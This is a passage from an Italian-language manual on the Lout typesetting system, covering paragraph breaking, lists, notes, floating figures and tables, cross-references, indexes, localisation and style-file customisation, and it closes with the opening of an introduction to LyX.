Il comando '**`@Break`**' può essere utilizzato per intervenire in un paragrafo il cui contenuto gli viene fornito come argomento, ma a sua volta non può apparire da solo. In pratica, negli esempi mostrati, '**`@Break`**' viene posto come argomento di un ambiente *display* di qualche tipo.

528.12.1 Interruzione e allineamento

Generalmente la suddivisione dei paragrafi in righe avviene in modo automatico, senza rispettare l'andamento del file sorgente. È possibile impedire la separazione in una certa posizione utilizzando il simbolo '**`~`**' in qualità di spazio orizzontale non interrompibile.

```
Il comando tar~cf~prova.tgz~/opt genera il file…
```

L'esempio mostra il modo in cui si può evitare che la descrizione di un comando del sistema operativo venga spezzato in corrispondenza degli spazi tra un argomento e l'altro.

Sia nel caso in cui la separazione in righe dei paragrafi venga ridefinita da Lout, sia quando si vogliono mantenere le interruzioni usate nel sorgente, si pone il problema di allineare il testo: a sinistra, in centro, a destra o simultaneamente a sinistra e a destra. Tutte queste cose si indicano attraverso una parola chiave che viene riconosciuta sia nel comando '**`@Break`**', sia nel comando '**`@InitialBreak`**' (il secondo si utilizza come opzione nel preambolo del documento). Tra queste si distinguono due gruppi importanti: quelle che terminano per '**`ragged`**', che si riferiscono a righe ricomposte da Lout, e quelle che terminano per '**`lines`**', che si riferiscono a righe interrotte esattamente come nel sorgente.

- '**`ragged`**' -- allineamento normale a sinistra;
- '**`cragged`**' -- allineamento centrato;
- '**`rragged`**' -- allineamento a destra;
- '**`adjust`**' -- allineamento simultaneo a sinistra e a destra;
- '**`outdent`**' -- allineamento simultaneo a sinistra e a destra con la prima riga sporgente dal lato sinistro;
- '**`lines`**' -- allineamento normale a sinistra rispettando le interruzioni di riga;
- '**`clines`**' -- allineamento centrato rispettando le interruzioni di riga;
- '**`rlines`**' -- allineamento a destra rispettando le interruzioni di riga.

528.12.2 Distanza tra le righe

La distanza tra le righe misura lo spazio che c'è tra la base di una riga e la base della successiva. Generalmente viene definito attraverso un valore relativo alla dimensione del carattere (al corpo), ma può essere indicato anche in modo assoluto. Per qualche motivo, il valore in questione deve essere terminato con il carattere '**`x`**'. Per esempio: '**`1.20fx`**' rappresenta una distanza di 1,2 volte il corpo del carattere (il 120 %); '**`1.5vx`**' rappresenta 1,5 volte la distanza preesistente, ma una notazione del genere può applicarsi solo quando esiste qualcosa di precedente a cui fare riferimento; '**`14px`**' rappresenta una distanza di 14 punti; '**`1cx`**' rappresenta una distanza di 1 cm.

528.12.3 Separazione in sillabe

La separazione in sillabe è un procedimento che dipende dal linguaggio, cosa che normalmente si seleziona nel preambolo del documento attraverso il comando '**`@InitialLanguage`**'. L'attivazione o meno della sillabazione dipende dal comando '**`@Break`**' o da '**`@InitialBreak`**' nel preambolo, attraverso una parola chiave: '**`hyphen`**' per attivarla e '**`nohyphen`**' per disattivarla.

Quando la sillabazione è attivata, si può utilizzare il simbolo '**`&-`**' per indicare a Lout la posizione di una possibile separazione delle parole. Per esempio, '**`hard&-ware`**' fa sì che se necessario la parola possa essere separata esattamente alla metà.

528.12.4 Raccogliere tutto assieme

Generalmente conviene regolare le caratteristiche dei paragrafi già nel preambolo, attraverso il comando '**`@InitialBreak`**':

```
@InitialBreak { allineamento distanza hyphen|nohyphen }
```

L'esempio seguente ripropone quanto già visto in precedenza riguardo alla definizione di un documento in forma di libro. Si può osservare la scelta di indicare la distanza tra le righe come un valore relativo riferito al corpo del carattere utilizzato.

```
@SysInclude { book }
@Book
    ...
    @InitialBreak { adjust 1.2fx hyphen }
    ...
//
```

All'interno del documento si può utilizzare il comando '**`@Break`**' nelle situazioni in cui ciò è possibile, per esempio in un ambiente che crea un blocco messo in risalto.

```
{ allineamento distanza hyphen|nohyphen } @Break { testo }
```

```
allineamento @Break { testo }
```

```
distanza @Break { testo }
```

```
hyphen|nohyphen @Break { testo }
```

L'esempio seguente mostra il caso di un paragrafo messo in risalto, nel quale viene ridotta la distanza tra le righe e si annulla la separazione in sillabe:

```
@QuotedDisplay { 0.8vx nohyphen } @Break {
Questa è un'informazione così importante
che facciamo in modo di rendervi difficile
la lettura }
```

528.13 Testo letterale

Il testo letterale può essere indicato utilizzando l'ambiente del comando '**`@Verbatim`**'. Possono essere usate due modalità equivalenti, che però hanno risvolti diversi nel contenuto che può avere l'ambiente in questione.

```
@Verbatim { testo_letterale }
```

```
@Verbatim @Begin
testo_letterale
    ...
@End @Verbatim
```

Il primo dei due modi è adatto per le inclusioni brevi di testo, dove non si pongono problemi nell'uso delle parentesi graffe (queste possono essere contenute nel testo letterale, ma devono essere bilanciate correttamente); il secondo è l'alternativa per i blocchi di testo più lunghi e per quelle situazioni in cui le parentesi graffe possono creare dei problemi.

Se si utilizza il secondo modo di inclusione di testo letterale, il testo in questione non può contenere la parola '**`@End`**'.

Spesso, il testo incluso in modo letterale viene reso con un carattere dattilografico, come nell'esempio seguente o in quello successivo.

```
{ Courier Base } @Font @Verbatim @Begin
$ ls -l <invio>
...
@End @Verbatim
```

```
@F @Verbatim @Begin
$ ls -l <invio>
…
@End @Verbatim
```

528.14 Elenchi

Gli elenchi di Lout sono molto sofisticati, permettendo di gestire sia degli elenchi semplici, sia gli elenchi descrittivi, sia una lunga serie di elenchi puntati o numerati in vario modo. Tutti gli elenchi di Lout hanno in comune il simbolo che serve a concludere l'ambiente dell'elenco: '**`@EndList`**'.

Gli elenchi semplici sono solo un modo per staccare il testo evidenziandone così gli elementi. Questo si ottiene con l'ambiente introdotto dal simbolo '**`@List`**':

```
@List
@ListItem elemento
@ListItem elemento
    …
@EndList
```

Il risultato che si ottiene è costituito da una serie di paragrafi, uno per ogni punto, rientrati a sinistra e staccati verticalmente più dei paragrafi normali. L'esempio seguente dovrebbe rendere meglio l'idea.

```
@List
@ListItem { Tizio Tizi }
@ListItem {
Caio Cai, nato a Sferopoli il giorno … e trasferitosi
in altra città in seguito a… }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi puntati si ottengono con gli ambienti introdotti da uno tra i simboli '**`@BulletList`**', '**`@StarList`**' e '**`@DashList`**'. Si tratta rispettivamente di elenchi le cui voci sono precedute da un punto, un asterisco o un trattino.

```
@BulletList|@StarList|@DashList
@ListItem elemento
@ListItem elemento
    …
@EndList
```

Il risultato che si ottiene è lo stesso dell'elenco semplice, con l'aggiunta del puntino (o dell'asterisco o del trattino) nella parte sinistra all'inizio delle voci. L'esempio seguente è una variante di quello già presentato per l'elenco semplice, dove l'inizio delle voci è asteriscato.

```
@StarList
@ListItem { Tizio Tizi }
@ListItem {
Caio Cai, nato a Sferopoli il giorno … e trasferitosi
in altra città in seguito a… }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi numerati si ottengono con gli ambienti introdotti da uno tra i simboli '**`@NumberedList`**', '**`@RomanList`**', '**`@UCRomanList`**', '**`@AlphaList`**', '**`@UCAlphaList`**', e dalla serie parallela '**`@ParenNumberedList`**', '**`@ParenRomanList`**', '**`@ParenUCRomanList`**', '**`@ParenAlphaList`**', '**`@ParenUCAlphaList`**'. I due raggruppamenti di simboli Lout si riferiscono a numerazioni normali o numerazioni tra parentesi ('**`Paren`**'); i simboli il cui nome contiene la parola '**`Roman`**' rappresentano una numerazione romana; i simboli il cui nome contiene la parola '**`Alpha`**' rappresentano una numerazione alfabetica; il prefisso '**`UC`**' specifica che si tratta di una numerazione (romana o alfabetica) maiuscola.

```
@NumberedList|@RomanList|@UCRomanList|@AlphaList|@UCAlphaList
@ListItem elemento
@ListItem elemento
    …
@EndList
```

```
@ParenNumberedList|@ParenRomanList|@ParenUCRomanList↵
↪|@ParenAlphaList|@ParenUCAlphaList
@ListItem elemento
@ListItem elemento
    …
@EndList
```

Per la realizzazione di elenchi composti, dove un punto si articola in sottopunti, basta inserire un elenco all'interno di una voce, per esempio nel modo seguente:

```
@NumberList
@ListItem { Tizio Tizi }
@ListItem { Caio Cai
@BulletList
@ListItem { nato a Sferopoli il… }
@ListItem { residente a… }
@EndList }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi descrittivi permettono di specificare ciò che si vuole usare per indicare ogni voce. In pratica si tratta di una stringa che rappresenta un'etichetta, ovvero una sorta di titolo della voce. Lout mette a disposizione diversi simboli in funzione della distanza che si intende la-

sciare tra l'inizio dell'etichetta e il blocco di testo a cui questa fa riferimento: '**@TaggedList**', '**@WideTaggedList**' e '**@VeryWideTaggedList**'.

```
@TaggedList|@WideTaggedList|@VeryWideTaggedList
@TagItem { etichetta } { elemento }
@TagItem { etichetta } { elemento }
    ...
@EndList
```

Quando per qualche motivo si ha a che fare con etichette troppo lunghe, o comunque può risultare inopportuno fare iniziare il blocco di testo sulla stessa riga dell'etichetta, al posto del simbolo '**@TagItem**' per introdurre le voci si può usare '**@DropListItem**'.

```
@TaggedList|@WideTaggedList|@VeryWideTaggedList
@DropListItem { etichetta } { elemento }
@DropListItem { etichetta } { elemento }
    ...
@EndList
```

528.15 Note

Lout organizza in modo molto raffinato le note a piè pagina, le note finali e le note a margine. Qui vengono mostrate solo le caratteristiche essenziali.

528.15.1 Note a piè pagina e note finali

La distinzione tra note a piè pagina e note finali sta nel fatto che le prime appaiono nella stessa pagina in cui si trova il loro riferimento, o al massimo in quella successiva, mentre le seconde si collocano alla fine del documento (o alla fine del capitolo).

```
@FootNote [ @Location { ColFoot|PageFoot } ] { testo }
```

```
@EndNote { testo }
```

Come si può intuire, il comando '**@FootNote**' riguarda l'inserimento di una nota a piè pagina, mentre '**@EndNote**' di una nota alla fine del documento. In particolare, la nota a piè pagina può essere collocata alla fine della colonna, o alla fine della pagina; in questo ultimo caso può occupare tutte le colonne della pagina. Utilizzando l'opzione '**@Location**' con l'argomento '**ColFoot**' si ottiene una nota che si espande orizzontalmente solo nello spazio della colonna, mentre con '**PageFoot**', si vuole fare in modo che la nota si allarghi per tutto lo spazio orizzontale della pagina.

```
@FootNote
    @Location { PageFoot }
{ Questa è una nota a piè pagina che si espande
orizzontalmente occupando tutta la larghezza della
pagina, anche se questa è suddivisa in più di una
colonna. }
```

```
@EndNote { Questa è una nota alla fine del
documento. }
```

In generale, è sconsigliabile l'uso simultaneo di note a piè pagina e note a fine documento, in quanto non è possibile distinguere facilmente i riferimenti che vengono collocati nella composizione finale.

528.15.2 Note a margine

Le note a margine sono annotazioni molto brevi che si collocano sullo spazio del margine sinistro o del margine destro della pagina. Per ottenerle si utilizzano i comandi '**`@LeftNote`**' o '**`@RightNote`**' a seconda che si voglia la nota sul margine sinistro o sul margine destro. Se si inseriscono in un documento che distingue tra pagine destre e sinistre, si possono utilizzare i comandi '**`@OuterNote`**' e '**`@InnerNote`**' per indicare rispettivamente le note sul margine esterno o sul margine interno.

```
@LeftNote { nota_sul_margine_sinistro }
```

```
@RightNote { nota_sul_margine_destro }
```

```
@InnerNote { nota_sul_margine_interno }
```

```
@OuterNote { nota_sul_margine_esterno }
```

528.16 Figure e tabelle fluttuanti

Come per LaTeX, le figure e le tabelle possono essere parte del testo normale, oppure possono essere inserite in un involucro che le rende fluttuanti. L'involucro in questione è praticamente identico nei due casi, a parte il simbolo iniziale che serve a distinguere la numerazione delle figure da quella delle tabelle. Di conseguenza, l'oggetto che compone la figura o la tabella all'interno di questo involucro, può essere qualunque cosa, in base alle intenzioni dell'autore.

```
@Figure|@Table
    @Location { collocazione }
    @OnePage { Yes|No }
    @FullPage { Yes|No }
    @CaptionPos { Above|Below }
    @Caption { didascalia }
oggetto
```

Come accennato, il simbolo '**@Figure**' rappresenta un involucro fluttuante per una figura, mentre '**@Table**' è quello da usare per una tabella. Le opzioni che si vedono nello schema sintattico sono tutte facoltative:

- il simbolo '**@Location**' permette di definire la collocazione fluttuante della figura o della tabella, attraverso un argomento composto da una parola chiave:
  - '**PageTop**' -- l'oggetto deve essere collocato all'inizio della pagina successiva,
  - '**PageFoot**' -- l'oggetto deve essere collocato alla fine della pagina corrente,
  - '**ColTop**' -- l'oggetto deve essere collocato all'inizio della colonna successiva,
  - '**ColFoot**' -- l'oggetto deve essere collocato alla fine della colonna corrente,
  - '**ColEnd**' -- l'oggetto deve essere collocato in una colonna alla fine del documento (o del capitolo),
  - '**AfterLine**' -- l'oggetto deve essere collocato esattamente dove si trova (nella riga successiva in base al risultato della composizione),
  - '**TryAfterLine**' -- l'oggetto deve essere collocato esattamente dove si trova, a meno che lo spazio sia insufficiente, perché in tal caso viene spostato all'inizio della colonna successiva,
  - '**Display**' -- l'oggetto deve essere messo in risalto e collocato esattamente dove si trova,
  - '**Raw**' -- l'oggetto non deve essere fluttuante e deve rimanere com'è (serve a inserire delle immagini all'interno delle celle di una tabella);
- il simbolo '**@OnePage**' permette di definire se si vuole che l'oggetto fluttuante debba rimanere intero o se possa essere diviso tra una pagina e la successiva (o tra colonne), il valore predefinito varia in funzione del tipo di collocazione prescelto;
- il simbolo '**@FullPage**' permette di definire se si vuole che l'oggetto fluttuante debba occupare da solo lo spazio di una pagina, oppure se questo possa essere condiviso con il testo;
- il simbolo '**@Caption**' permette di indicare la didascalia dell'oggetto;
- il simbolo '**@CaptionPos**' permette di stabilire la posizione in cui deve apparire la didascalia (in alto, '**Above**', o in basso, '**Below**').

528.16.1 Figure

Come già spiegato, qualunque oggetto può essere una figura. Di solito questo oggetto è ottenuto con il comando '**@Fig**', che qui non viene descritto. In alternativa si mostra in che modo inserire del testo letterale, che alle volte può servire per lo scopo. Si osservi l'esempio seguente:

```
@Figure
    @Location { TryAfterLine }
    @OnePage { Yes }
    @FullPage { No }
    @CaptionPos { Below }
    @Caption { @I { standard input } e @I { standard output } }
@F @Verbatim @Begin
                    .------------.
                    |            |------------>  STDOUT
STDIN   ----------->| Programma  |
                    |            |------------>  STDERR
                    `------------'

@End @Verbatim
```

La figura dell'esempio rappresenta uno schema costruito attraverso del testo letterale utilizzando un carattere dattilografico. Questa dovrebbe essere collocata immediatamente sotto il punto in cui appare nel sorgente; se non dovesse esserci spazio sufficiente fino alla fine della pagina, verrebbe spostata all'inizio di quella successiva.

Nel caso si realizzino figure nel modo proposto dall'esempio, occorre fare attenzione a non inserire delle tabulazioni nel sorgente, perché verrebbero interpretate in un modo diverso da quello che può fare il programma che si utilizza per la sua scrittura. Eventualmente si può filtrare il sorgente con il comando '**expand -8**', in modo da ottenere la trasformazione delle tabulazioni in spazi normali.

528.16.2 Tabelle

Le tabelle di Lout possono essere molto sofisticate. Anche in questo caso vale lo stesso discorso fatto per le figure, dove l'oggetto che si intende fornire per la descrizione della tabella può essere qualsiasi cosa, anche se in pratica si tratta quasi sempre di un comando '**@Tab**'. Qui si intende mostrare solo un uso elementare; dettagli maggiori possono essere trovati nella documentazione originale.

Per poter utilizzare le tabelle di Lout, cioè quelle che si ottengono con il comando '**@Tab**', occorre includere uno stile aggiuntivo prima della dichiarazione del tipo di documento fondamentale:

```
@SysInclude { tab }
```

Per esempio, nel caso del documento ordinario si dovrebbe iniziare nel modo seguente:

```
@SysInclude { tab }
@SysInclude { doc }
@Document
    …
//
```

Quello che si vede sotto è lo schema sintattico di una tabella estremamente semplificata. Si noti in particolare il fatto che le colonne sono distinte da una lettera alfabetica maiuscola.

```
@Tab
    @Fmta { @Col A ! @Col B ! … }
{
@Rowa A { cella_1.1 } B { cella_1.2 } …
@Rowa A { cella_2.1 } B { cella_2.2 } …
…
}
```

Utilizzando questo schema semplificato, si ottengono delle tabelle senza linee (né verticali, né orizzontali) per evidenziare o abbellire le sue parti. Di solito, per quanto semplice sia la tabella, si ha almeno l'esigenza di utilizzare delle linee orizzontali per evidenziare le righe che compongono l'intestazione delle colonne e per segnalare la fine della tabella. Per questo si devono usare delle parole chiave aggiuntive che si collocano tra gli argomenti di '**`@Rowa`**' cioè dei comandi che descrivono le righe.

```
@Rowa
    above { single }
    A { cella } B { cella } …
    below { single }
```

L'opzione '**`above { single }`**' inserisce una linea orizzontale sopra la riga a cui si riferisce, mentre '**`below { single }`**' la inserisce sotto. Supponendo di voler ottenere una tabella come quella schematizzata qui sotto,

Parametro LOC	Posizione corrispondente
h	posizione attuale
t	superiore
b	inferiore
p	pagina

Esempio di tabella.

il codice necessario per Lout potrebbe essere quello seguente:

```
@Table
    @Location { TryAfterLine }
    @OnePage { Yes }
    @FullPage { No }
    @CaptionPos { Below }
    @Caption { Esempio di tabella }
@Tab
```

```
    @Fmta { @Col A ! @Col B }
{
@Rowa
    above { single }
    A { Parametro LOC }
    B { Posizione corrispondente }
    below { single }
@Rowa
    A { h }
    B { posizione attuale }
@Rowa
    A { t }
    B { superiore }
@Rowa
    A { b }
    B { inferiore }
@Rowa
    A { p }
    B { pagina }
    below { single }
}
```

528.17 Indici e riferimenti incrociati

Lout crea automaticamente una serie di riferimenti incrociati. I più comuni sono quelli dei piè pagina e quelli degli indici. Lout richiede l'elaborazione ripetuta di un sorgente per sistemare proprio questi indicatori; in particolare, a differenza di LaTeX (che in generale richiede tre passaggi, o quattro se si inserisce BibTeX), non si può prevedere quante volte debba essere rifatta la composizione.

528.17.1 Riferimenti nel testo

Come accennato, le note a piè pagina e quelle alla fine del documento sono un esempio di inserzione nel testo di riferimenti a qualcosa che appare altrove. Quando si vuole indicare un riferimento a qualcosa di diverso, si usano i comandi '**`@PageOf`**' e '**`@NumberOf`**'.

```
@PageOf { nome_del_riferimento }
```

```
@NumberOf { nome_del_riferimento }
```

Il primo dei due viene rimpiazzato da Lout con il numero della pagina in cui si trova il riferimento indicato, mentre il secondo mostra il numero del capitolo o della sezione relativa. Per esempio, se da qualche parte è stato dichiarato il riferimento denominato '**`presentazione`**', vi si può fare riferimento come in questo estratto:

```
Come accennato in precedenza (a pagina @PageOf { presentazione }),
la matematica non è un'opinione.
```

Successivamente, il testo che si vede sopra si trasforma nella composizione in qualcosa di simile a quello che segue:

```
Come accennato in precedenza (a pagina 11),
la matematica non è un'opinione.
```

La dichiarazione di un riferimento (in altri termini di un'etichetta) può essere fatta con il comando '**@PageMark**', oppure con l'opzione '**@Tag**' che si può inserire all'inizio dei capitoli, delle sezioni, delle appendici e delle loro strutture inferiori.

```
@PageMark { nome_del_riferimento }
```

```
@Chapter|@Section|@SubSection|@SubSubSection
    @Title { titolo }
    @Tag { nome_del_riferimento }
    ...
@Begin
    ...
```

Riprendendo l'esempio precedente, si vede come potrebbe essere dichiarato un riferimento raggiungibile attraverso il comando '**@PageOf**':

```
Attenzione: @MarkOf { presentazione } la matematica
non è un'opinione perché...
```

Naturalmente, nel testo risultante dalla composizione non si vede la dichiarazione.

Lout è un po' rigido nell'uso di questi riferimenti: attraverso '**@PageOf**' si può fare riferimento alla pagina che contiene sia un riferimento dichiarato con '**@PageMark**', sia un riferimento dichiarato all'inizio della struttura per mezzo dell'opzione '**@Tag**', ma con '**@NumberOf**' si può solo fare riferimento solo a quanto dichiarato con l'opzione '**@Tag**'.

I nomi utilizzati per indicare i riferimenti devono essere univoci. Generalmente si utilizzano nomi composti solo da lettere alfabetiche ed eventualmente dal punto (come suggerisce l'autore di Lout). Se ce ne fosse la necessità, si può sempre delimitare questi nomi attraverso l'uso delle virgolette.

528.17.2 Indice generale e indice analitico

A seconda dello stile del documento prescelto, l'indice generale viene incluso o meno, in modo automatico. Questo comportamento può essere modificato ritoccando il file di stile, oppure, creando uno stile personalizzato. Gli stili standard prevedono al massimo la stampa dell'indice generale; se si desidera ottenere un indice delle figure o delle tabelle occorre intervenire nello stile in ogni caso.

Anche l'indice analitico viene aggiunto automaticamente se il tipo di documento è adatto per questo, però in tal caso dipende dall'autore l'inserimento dei riferimenti che lo generano. Lout consente l'uso di una grande varietà di tecniche per ottenere un indice analitico veramente buono. Qui viene mostrato l'essenziale.

```
chiave_per_ordinamento @Index { voce }
```

Quello che si vede è la sintassi minima per inserire un riferimento nel testo che poi si traduce in una voce nell'indice analitico. La voce in questione viene mostrata utilizzando quanto indicato alla destra del simbolo '**@Index**', ordinata in base alla chiave indicata alla sua sinistra.

Il principio è che l'ordine (alfabetico) con cui devono essere ordinate le voci potrebbe essere diverso da quello che si viene a generare utilizzando direttamente il contenuto delle voci. Per fare un esempio tra le tante situazioni che si possono creare, la voce '**Decimo**' potrebbe dover apparire prima di '**De Tizi**', ma utilizzandole così come sono, lo spazio tra '**De**' e '**Tizi**' farebbe sì che questa ultima voce appaia per prima. Per questo è necessario specificare una voce alternativa da utilizzare per l'ordinamento. Per convenzione, oltre che per evitare imprevisti, è bene limitarsi all'uso delle sole lettere alfabetiche minuscole, non accentate, ed è per questo che nella sintassi non sono state usate le parentesi graffe per racchiudere l'argomento a sinistra del simbolo '**@Index**'.

Volendo realizzare un indice analitico strutturato in voci e sotto-voci, si può utilizzare il comando '**@SubIndex**', con l'aggiunta del comando '**SubSubIndex**' per una suddivisione ulteriore.

```
chiave_per_ordinamento @SubIndex { voce }
```

```
chiave_per_ordinamento @SubSubIndex { voce }
```

Le sotto-voci sono interessanti in quanto riferite a una voce di livello precedente. La documentazione di Lout suggerisce di utilizzare delle chiavi strutturate, ottenute a partire dalla chiave della voce principale unendo un punto e aggiungendo un'estensione opportuna.

```
Tizio Tizi tiziotizi @Index { Tizio Tizi } è stato lo
scopritore di...
...
Tizio Tizi tiziotizi.origini @SubIndex { origini } era figlio di
Pinco Pallino e di...
```

L'esempio dovrebbe mostrare in maniera sufficientemente chiara il concetto: da qualche parte del testo si parla di '**Tizio Tizi**' e lì viene inserito un riferimento; da un'altra parte si parla sempre di lui, ma in particolare si descrivono le sue origini. In pratica, la voce '**origini**' dipende da '**Tizio Tizi**' e opportunamente la chiave di ordinamento fa in modo che questa risulti successiva.

Seguendo la logica dell'esempio mostrato, se si scrive un capitolo su '**Tizio Tizi**', potrebbe non avere significato un riferimento a una pagina in cui si parla di questa persona, mentre ci si troverebbe ad avere solo delle sottoclassificazioni (origini, vita, morte, ecc.). Volendo indicare una voce senza che con questa si ottenga il numero della pagina corrispondente, si può utilizzare il comando '**@RawIndex**'.

```
chiave_per_ordinamento @RawIndex { voce }
```

L'esempio già mostrato potrebbe essere modificato convenientemente nel modo seguente:

```
Tizio Tizi tiziotizi @RawIndex { Tizio Tizi } è stato lo
scopritore di…
…
Tizio Tizi tiziotizi.origini @SubIndex { origini } era figlio di
Pinco Pallino e di…
…
Tizio Tizi è nato tiziotizi.nascita @SubIndex { nascita }
in un paesino sperduto…
…ed è morto tiziotizi.morte @SubIndex { morte } il giorno
…
```

528.17.3 Problemi connessi alla generazione dei riferimenti incrociati

Quando si modifica un documento che fa uso di riferimenti incrociati di qualunque tipo (praticamente sempre), prima di riavviare l'eseguibile '**lout**' per ottenerne la composizione sarebbe opportuno eliminare i file transitori che vengono creati da questo. Supponendo di lavorare con il file 'pippo', occorrerebbe eliminare il file 'pippo.ld' e 'lout.li'.

Diversamente, è probabile che una sola passata basti a ottenere il formato finale senza ottenere segnalazioni di errore, ma i riferimenti aggiunti nel documento potrebbero essere errati o mancare del tutto.

528.18 Localizzazione

I problemi di localizzazione di un documento riguardano generalmente le definizioni standard di alcune componenti tipiche (capitolo, appendice, indice, ecc.) e la sillabazione. Per attuare questo con Lout si utilizza l'opzione '**@InitialLanguage**' nel preambolo del documento, mentre a livelli inferiori si possono circoscrivere delle eccezioni.

```
@SysInclude { book }
@Book
    …
    @InitialLanguage { Italian }
    …
//
```

L'esempio mostra in che modo potrebbe essere definito il linguaggio «italiano» per tutto un documento (in questo caso un libro).

All'interno del testo è possibile alterare il linguaggio generale attraverso il comando '**@Language**':

```
linguaggio @Language { testo }
```

Per esempio, per indicare che una frase è scritta in tedesco si potrebbe fare come nell'esempio seguente:

```
La nonna disse: German @Language { Wer bekommt die Torte? }
```

528.18.1 Configurazione di una localizzazione

Nel momento in cui viene scritto questo capitolo, le versioni di Lout che si trovano comunemente in circolazione non dispongono del linguaggio italiano. Per prepararselo occorre intervenire su alcuni file: '/usr/lib/lout/include/langdefs', '/usr/lib/lout/data/standard.ld' e '/usr/lib/lout/hyph/italian.lh'. L'ultimo di questi serve per definire le regole della sillabazione e di solito viene creato a partire da quello di un altro paese. Questo file è diviso in due parti, dove la seconda, cioè quella che indica precisamente le regole della separazione in sillabe, può essere ricopiata dal file corrispondente utilizzato per LaTeX.

528.19 Personalizzazione dello stile

Invece di utilizzare uno degli stili standard di Lout, si può creare il proprio, di solito modificandone uno preesistente. Quando si crea uno stile riferito a un documento particolare, può darsi che il file relativo venga tenuto assieme a quello del documento stesso; in tal caso può convenire di utilizzare un comando di inclusione diverso dal solito. Supponendo di voler creare una variante dello stile '**book**', si potrebbe copiare il file corrispondente, '/usr/lib/lout/include/book', nella directory di lavoro del documento e chiamarlo 'libro'. In questo modo, l'inizio del documento potrebbe essere organizzato nel modo seguente:

```
@Include { libro }
@Book
//
@Chapter @Begin
    …
```

Si osservi l'uso del comando '**@Include**' che si riferisce alla directory corrente o a un percorso assoluto (se indicato).

Nelle sezioni seguenti si accenna all'organizzazione di questo file di stile. Per modificarlo basta intervenire negli argomenti delle opzioni indicate; anche senza conoscere precisamente i dettagli, si dovrebbe riuscire nell'intento utilizzando semplicemente l'intuito.

528.19.1 Inclusione di altri stili

Nella prima parte del file di stile si incontrano una serie di inclusioni possibili per l'aggiunta di altri stili.

```
###############################################################################
#                                                                             #
#  @SysInclude commands for standard packages.                                #
#                                                                             #
###############################################################################

  @SysInclude { fontdefs }                        # font definitions
  @SysInclude { langdefs }                        # language definitions
  @SysInclude { dl }                              # DocumentLayout package
  @SysInclude { bookf }                           # BookLayout extension
# @SysInclude { tab }                             # @Tab table formatter
# @SysInclude { eq }                              # @Eq equation formatter
# @SysInclude { fig }                             # @Fig advanced graphics
# @SysInclude { graph }                           # @Graph graph drawing
# @SysInclude { cprint }                          # @CPrint C and C++ programs
# @SysInclude { pas }                             # @Pas Pascal programs
```

Come si vede, le inclusioni che non sono necessarie appaiono commentate. Potrebbe essere conveniente togliere il commento da qualcosa, per esempio l'inclusione dello stile '**`tab`**' in modo da consentire la realizzazione di tabelle attraverso il comando '**`@Tab`**'.

Dopo le inclusioni standard appare l'inserimento predefinito dello stile '**`mydefs`**', nel caso fosse presente nella directory di lavoro nel momento della composizione. In pratica, questo è il nome convenzionale di un file da usare per la personalizzazione aggiuntiva.

```
###############################################################################
#                                                                             #
#  @Include command for reading personal definitions from current directory.  #
#                                                                             #
###############################################################################

  @Include { mydefs }
```

528.19.2 Veste grafica del documento

Nell'ultima parte del file di stile si definiscono una serie di cose che riguardano la veste grafica del documento. Nei file di configurazione standard sono riportate tutte le opzioni disponibili con gli argomenti predefiniti, commentate attraverso il carattere '**`#`**' e descritte.

```
@Use { @DocumentLayout
  # @InitialFont        { Times Base 12p        } # initial font
  # @InitialBreak       { adjust 1.20fx hyphen  } # initial break
  # @InitialSpace       { lout                  } # initial space style
  # @InitialLanguage    { English               } # initial language
    …
}
```

528.19.3 Particolarità del tipo di documento

A seconda dello stile originale da cui si è partiti per realizzare il proprio, l'ultima parte potrebbe essere diversa. Per esempio, nel caso del libro, questa comincia così:

```
@Use { @BookLayout
  # @TitlePageFont              { Helvetica Base } # title page font (not size)
  # @SeparateIntroNumbering     { Yes            } # separate intro page numbers
  # @ChapterStartPages          { Any            } # Any, Odd, or Even
  # @ReferencesBeforeAppendices { No             } # pos of ref list
    …
}
```

528.19.4 Parte conclusiva

La parte finale del file della configurazione dello stile viene lasciato normalmente così come si trova.

```
###############################################################################
#                                                                             #
#  @Database (and @SysDatabase) clauses go here.                              #
#                                                                             #
###############################################################################

@SysDatabase @RefStyle { refstyle }              # reference printing styles
```

528.20 Riferimenti

- Jeffrey H. Kingstom, *A User's Guide to the Lout Document Formatting System*
- Jeffrey H. Kingstom, *A Practical Introduction to the Lout Document Formatting System*

[1] **Lout** GNU GPL

Introduzione a LyX


LyX [1] è un sistema di composizione tipografica visuale, che si avvale principalmente di LaTeX per generare il risultato finale. Sono disponibili almeno due versioni di LyX differenti, in base al tipo di librerie grafiche utilizzate: Qt oppure XForms (nel secondo caso si tratta di software proprietario).

LyX viene definito dai suoi sviluppatori come un sistema di scrittura WYSIWYM, ovvero, *What you see is what you mean*, a differenza dei sistemi visuali comuni (definiti WYSIWYG, ovvero *What you see is what you get*), perché ciò che si vede sullo schermo dà solo l'idea del risultato finale.

